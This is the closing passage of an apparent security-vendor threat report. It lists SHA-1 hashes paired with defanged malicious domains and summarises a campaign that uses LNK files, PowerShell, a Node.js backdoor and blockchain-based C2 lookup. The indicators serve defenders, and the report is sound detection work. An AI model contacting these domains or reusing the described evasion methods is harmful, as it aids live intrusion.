| bd80fa9a88e0b201dbd0e1814d5884c6ac011e5b | photo-26656[.]cfd |
| 0d9796ccb481b09bd92bbe1d7719d0939f645514 | photo-132454[.]cfd |
| 8e0e6e3ef3adf32db8ab3826377e0da7e8adb815 | photo-26653[.]cfd |
| e792d6b848af9ed81d98a15b2d2fc5c80eba321a | lightsnow[.]info |
| 9dd1ff00c45da21a2eb57f612f7da5dfe57738f0 | photo-27657[.]cfd |
| 582cd134c017435b027a2fea86f4e584d69a214f | photobookadm[.]pro |
| 9b7fcaed4634dd918a26352f12a26f04c52be3a1 | safegallery[.]info |

| | |
|--|-------------------------|
| 3c908051cdef94e60b6f444e8719d291a57a2941 | marmoteilefinance[.]com |
| 42b40f25d025f23e42aa44f98466ce08bf022f26 | photobookadm[.]pro |
| 5a14c0a131c4e5a729a28556b119876651a4047f | photobookadm[.]pro |
| 6f171cc3fe263ff8257c4a8cc38b1cf71fd46343 | photobookadm[.]pro |
| 37b61fb43cf3aee0c0c6b3347abd018fc5eb0a5c | photobookadm[.]pro |
| 0225c25e9e7462a80ec157c76e2479487c8508bd | checkphoto-bookin[.]com |

Conclusion

This campaign demonstrates a multi-stage attack chain combining LNK-based execution, PowerShell payload delivery, and a Node.js-based backdoor. It leverages multiple obfuscation layers, including string reconstruction from large integers to retrieve C2 and custom byte-code VM to hinder analysis.

The use of EtherHiding via the TON blockchain for C2 retrieval, along with Cloudflare-protected infrastructure, highlights the actor's focus on persistence and defense evasion. Additionally, the campaign remains active, with new samples continuously being observed and distributed through multiple channels.

Stay Informed

Sign up to receive the latest security news and trends straight to your inbox from LevelBlue.

RESEARCH REPORT

[An In-Depth Analysis of Novel KarstoRAT Malware](#)

ABOUT LEVELBLUE

LevelBlue secures what's next with intelligence-led security delivering visibility and speed to stop threats faster. As the world's largest and most analyst-recognized pure-play managed security services provider, our AI-powered managed services and cyber expertise across managed, advisory, and incident response services help clients operate with confidence. Learn more [about us](#).

[Emerging Threats](#) [Vulnerabilities](#) [Threat Intelligence](#)